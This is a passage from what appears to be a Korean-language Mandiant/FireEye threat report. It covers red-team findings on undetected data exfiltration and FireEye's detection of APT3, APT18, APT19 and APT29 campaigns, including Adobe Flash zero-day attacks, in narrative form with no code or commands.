- **내부에서 외부로의 악성 트래픽과 데이터 유출을 탐지하는 능력 부족** 거의 모든 레드팀 참여에는 보통 허위 데이터를 유출하기 위한 목적으로 신뢰할 수 없는 내부 시스템에 대한 아웃바운드 연결을 수립하려는 시도가 포함됩니다. 매우 소수의 사례에서만, 내부 보안팀이 저희 레드팀의 아웃바운드 명령 및 제어 또는 데이터 유출 활동을 탐지할 수 있었습니다. 아웃바운드 연결이 외부로의 트래픽 차단룰 또는 웹 콘텐츠 필터에 의해 차단되는 때에도, 관련된 경보가 없거나, 또는 그 경보가 무시됩니다. 따라서 공격자가 네트워크에서 대체 경로를 찾을 시간을 제공합니다.

사용 사례: 맨디언트는 강력한 DLP를 보유하고 있다고 주장하는 고객에 대한 레드팀 활동을 수행했습니다. 이 참여의 주요 목표들 중 하나는 내부 보안팀이 데이터 유출을 탐지할 수 있는지를 관찰하는 것이었습니다. 저희는 주 도메인 컨트롤러가 인터넷과 직접 통신할 수 있다는 것을 발견했기 때문에, 먼저 이 서버로 연결하여 이 테스트를 실시했습니다. 그 다음에, 저희는 암호화되지 않은 HTTP를 사용하여 도메인 컨트롤러로부터 대량의 사회보장 번호를 신뢰할 수 없는 외부 웹사이트로 전송했습니다.

테스트 결과를 받았을 때, 고객은 관련된 개인 정보가 없는 사회보장 번호는 DLP를 트리거하기에 충분하지 않을 것이라는 회의적인 의견을 제시했고, 따라서 이름, 주소, 사회보장 번호, 전화번호, 신용카드를 포함하는 데이터세트로 확장했습니다. 동일한 전송 프로세스를 사용하여, 전혀 탐지되지 않은 환경에서 이 확장된 데이터세트가 추출되었습니다.

저희는 이 사례에서 DLP가 민감한 정보의 암호화되지 않은 아웃바운드 데이터 전송을 탐지하는 데 실패한 이유를 모르나, 저희의 경험으로 볼 때, 이러한 결과는 이례적이 아니고 실제적인 공격 활동에 대한 보안 제어를 평가하는 것의 중요성을 보여줍니다.


결론

저희의 의도는 보통 제한된 직원, 시간, 자금을 사용하여 기업을 유지하고 안전을 보호하는 과중한 부담에 압도되는 보안 조직과 IT 팀을 비난하려는 것이 아닙니다. 저희는 종합적인 보안 프로그램을 관리하는 것이 어렵다는 것을 알고 있고, 알려진 취약점을 수정하는 데 시간이 오래 걸리고 비용이 많이 들 수 있다는 것을 인정합니다. 또한, 많은 회사들은 표적 공격을 효과적으로 탐지 및 대응하기 위해 필요한 만큼 투자할 수 없습니다.

보안 프로그램에 상당한 결함이 있다는 것을 인정하는 조직들에 대해, 저희는 항상 전체 규모의 레드팀 활동을 권고하지는 않습니다. 무엇보다도 먼저 보안 프로그램을 강화하고, 사용자들을 교육하고, 중요한 인프라와 자산을 안전하게 보호하는 것을 강조해야 합니다. 환경에서 안전하지 않다고 알려진 것에 대해 보안을 평가하는 것은 의미가 없습니다. 실제 공격자로부터의 방어를 위해 자체 테스트를 진행할 준비가 되지 않은 고객들에 대해서는, 더 면밀하게 조사하는 주요 시스템과 애플리케이션에 대한 취약점 평가 및 침투 테스트가 더 가치가 있을 수도 있습니다.

그러나, 저희는 지능형 공격자를 에뮬레이션하는 표적 평가에 대한 수요가 계속 증가하고 있는 것을 볼 수 있으며 특히, 보안을 지속적으로 재평가해야 하는 끊임없이 진화하는 과정이라고 생각하며 발전된 보안 프로그램을 사용하는 조직들 사이에 더 많은 수요가 증가 하고 있습니다. 이러한 회사들은 연간 또는 반기별로 표적 레드팀 평가를 실시하는 취약점 관리 프로그램을 보충하여 보안 제어 현황을 확인하고 탐지 및 대응 능력을 강화하고 있습니다. 이러한 회사들은 실제 공격과 경쟁을 시킴으로써 "나는 안전합니까?" 라는 질문을 넘어서서 "나는 준비가 되었습니까?"라는 질문에 답변할 수 있습니다.

FaaS
공격자에 대한 실시간 대규모 탐지 및 대응



FireEye as a Service (FaaS)는 200여 고객이 설치한 400만 개의 호스트에 대해 탐지 서비스를 제공하고, 특정한 시점에 수십 개의 이벤트를 일상적으로 처리합니다. 저희의 주요 초점은 첨단 APT와 범죄 위협입니다. 이러한 작업은 보통 특정한 시점에서 고객에 대한 침해 활동을 하는 다수의 지능형 그룹과 범용 제품 문제의 발생이 혼합되어 복잡해집니다.

단일 호스트 또는 한 고객 환경에서 위협을 탐지하는 것은 역사적으로 어려우나, 이러한 활동을 대규모로 신속하게 수행하는 것은 전혀 다른 문제입니다. FaaS는 지능형 인텔리전스, 층상 기술 및 6개의 지능형 탐지 센터를 결합하여 활용함으로써, 고객이 하루 24시간, 연중 무휴로 신속하게 대규모로 침해를 탐지할 수 있습니다.

예를 들면, FaaS는 30일의 단일 기간 동안 중국 정부가 지원하는 다수의 해커들이 발생시킨 2건의 제로데이 캠페인(국가가 연계된 것으로 추정되는 러시아 해커가 수행한 법무 법인에 대한 침입, 그리고 일상적인 활동을 하는 제조업체에 대한 별도의 중국 기반 침입)을 식별했습니다.

FaaS는 2015년 6월에 몇 개의 고객 기업에 대해 APT3의 악성 스피어 피싱을 식별했습니다. FireEye 위협 인텔리전스는 APT3을 중국 정부를 대신해서 활동하는 고도의 기술을 가진 중국 해커 그룹이라고 평가했습니다. FireEye 는 24시간 이내에 이메일에 어도비 플래시 제로데이 익스플로잇이 들어 있다는 것을 알아내었습니다. APT3은 3주 동안에 이 제로데이와 다양한 다른 악성코드 툴을 사용하여 14개의 FaaS 고객 기업을 표적으로 삼았습니다.

저희는 FaaS의 전세계적인 탐지 능력을 사용하여 이 캠페인 기간 동안 APT3보다 앞서가고, 어도비와 협력하여 패치를 개발하고, 다른 보안 벤더들에게 정보를 제공하고, 모든 FaaS 고객에게 캠페인 업데이트를 선제적으로 제공할 수 있었습니다. FaaS는 FireEye 위협 인텔리전스 팀과의 협력을 통해서 APT3이 이전에 표적으로 삼았던 20개의 고객 기업을 식별했고, 이러한 20개의 고객 기업들에 대한 선제적인 지능형 탐지를 시작했고, 모든 FaaS 고객에 대해 APT3 지표를 공개했습니다. 이러한 20개의 고객 기업 중에서 5개가 다음 몇 주 내에 표적이 되었으나, 사전 통지 및 조치를 통해서 APT3의 공격을 방어했습니다. FireEye는 이 이벤트를 은밀한 늑대 작전(Operation Clandestine Wolf)이라고 명명했습니다.[8]

0-11일:
APT3, 0일 사용


9-14일:
APT19 침해

17-27일:
APT3 및 APT18, "해킹 팀"
0일 사용

19-30일:
APT29 침해

0-30일:
FaaS는 11건의 급증하는 이벤트를 수행했고, 고객에 대해 325개의 경보를 생성했고, 그 중 APT 이벤트가 169건 이었습니다.

[8] Erica Eng 및 Dan Caselden, "은밀한 늑대 작전—APT3 피싱 캠페인의 어도비 플래시 제로데이", 2015년 6월 23일, FireEye, https://www.fireeye.com/blog/threat-research/2015/06/operation-clandestine-wolf-adobe-flash-zero-day.html



FaaS는 이 작전을 시작한 후 일주일 내에 APT3과 APT18이라고 알려진 중국 기반의 공격 그룹이 18개의 FaaS 고객 기업에 대한 2차 어도비 플래시 제로데이를 이용하는 것을 관찰했습니다. APT3과 APT18은 모두 익명의 해커들이 "해킹팀"이라고 알려진 이태리 침입 소프트웨어 회사를 침해하여 익스플로잇을 온라인으로 유출한 후에 이 제로데이 취약점을 발견했습니다.[9]

은밀한 늑대 작전 사례와 유사하게, FaaS는 이러한 그룹들에 대한 기존의 탐지로 인해 별도의 제로데이 익스플로잇을 사용함에도 불구하고 이러한 활동에 대해 즉시 경보를 발했습니다. 표적들이 즉시 대응한 후, FaaS는 첫 공격 시도를 한 후 24시간 이내에 모든 고객들에게 경보를 발했고, 고객들의 재량에 따라 사용하도록 침해 지표를 전달했습니다. 그 결과, APT3과 APT18이 표적을 확대한 다음 한 주 동안에 최소한 2건의 별도 침입을 방어했습니다.

APT3과 APT18이 제로데이 익스플로잇을 광범위하게 사용하는 동안, 다른 2건의 중대한 침입이 발생했습니다. 첫 번째 침입에는 APT29(러시아가 발원지로 추정되는 위협 그룹)가 러시아 석유 이권에 적극적으로 개입한 사업체를 침해했습니다. APT29는 이 고객 내부에서 유효하고 정상인 SSL 연결로 위장하여 수많은 RDP 세션을 수행했습니다. RDP 세션은 회사 내에 악성 코드를 설치하고 다수의 파일을 유출하기 위해 사용되었습니다.

두 번째의 중대한 침입은 APT19(중국이 발원지로 추정되는 그룹)가 한 제조업체에 대해 일으켰습니다. APT19는 초기에 백도어를 이용해 내부 환경에 접속한 다음, 거의 6,000개에 달하는 유효한 사용자 계정을 수집했습니다. APT19는 이러한 계정들을 이용하여 합법적인 접속을 한 후에 상당한 반-포렌식 노력을 하여 툴들과 초기 접속에 대한 증거를 삭제했습니다. FaaS는 합법적인 접속 탐지 방법론의 잘 조사된 지식과 FireEye 위협 인텔리전스 팀이 제공한 APT19에 대한 인텔리전스를 사용하여 이 이벤트에 신속하게 대응했습니다.

FaaS는 예측 가능한 미래에 공격자에 대한 탐지와 대응이 복잡성과 물량의 측면에서 계속 증가할 것이라고 예상합니다. 저희는 알려진 공격자와 매년 지속적으로 증가하는 새로운 위협의 활동을 더 많이 관찰하게 될 것입니다. 또한, 고객들은 증가하는 글로벌 거점에서 확대되는 종류의 기술에 대처할 것입니다. 따라서, 효과적인 보안 태세를 갖추기 위해 광범위한 탐지 기술이 요구됩니다. FaaS는 맨디언트의 침해 사고 대응 활동과 통일된 FireEye 플랫폼을 긴밀하게 통합하면 이 끊임없이 변화하는 운영 환경에서 효과적인 대응 능력을 확보할 것이라고 확신합니다.

[9] Steve Ragan, “해킹 당한 해킹 팀, 공격자들이 400GB의 데이터를 덤프했다고 주장”, 2015년 7월 5일, CSO, http://www.csoonline.com/article/2943968/data-breach/hacking-team-hacked-attackers-claim-400gb-in-dumped-data.html

맺음말

공격자들은 매년 새롭고 흥미로운 기법을 구현하여 악성 활동을 수행하고, 보안팀은 더 스마트해지고 개선된 장비를 갖추어 그러한 기법을 방어합니다. 또한, 저희가 의존하는 기술은 빠른 속도로 변화하여, 보안에 대한 전례가 없을 수도 있는 그러한 신기술을 확보하는 방법을 알아낼 것을 요구합니다.

이 "고양이와 쥐" 게임은 저희 업계를 매우 독특하고 도전적으로 만듭니다. "대체로 만족스럽다"는 것으로는 충분하지 않습니다. 침해 일수의 중간값은 저희가 그러한 통계를 유지하기 시작한 때로부터 지난 5년간 꾸준히 감소해왔으나, 146일은 레드팀에 대한 섹션에서 입증되었듯이 여전히 너무 깁니다.

침해된 조직들은 현재 유출된 데이터의 종류, 공격자들이 침투한 방법, 그러한 상황을 복구하는 방법에 관한 질문들에 더해 매우 다양한 요인들에 대해 우려해야 합니다. 피해 조직들은 현재 그 어느 때보다도 공개 조사, 정부 조회 및 소송에 직면해 있습니다. 또한 침해는 평범하고 일반적인 사람들에게 영향을 주기 시작했고, 사람들의 대화가 철저히 보안에 집중된 대화로부터 보안 팀에 속하지 않은 직원들도 이해할 수 있는 대화로 변경되었습니다.

저희는 끊임없이 변화하는 위협 전망을 따라잡기 위해 보안 프로그램을 지속적으로 발전시켜야 합니다. 이것은 보안 프로그램을 발전하는 과정으로 간주하고 보호 장치(베스트 프랙티스 포함)를 실행하여 공격자의 활동에 대해 방어하는 것을 의미합니다. 이러한 발전 과정의 일부로 여러분의 비즈니스에 특화된 위협을 전문적으로 방어하는 조직들과 제휴하는 것이 포함되어야 합니다.

맨디언트에 대한 더 자세한 정보를 원하시면 다음의 웹사이트를 방문하십시오:
www.fireeye.com/services.html

FireEye Korea |
서울특별시 강남구 테헤란로 440 포스코센터
서관 11층 | 02.559.073 korea.info@fireeye.com | www.fireeye.kr

fireeye.com

MANDIANT®
A FireEye® Company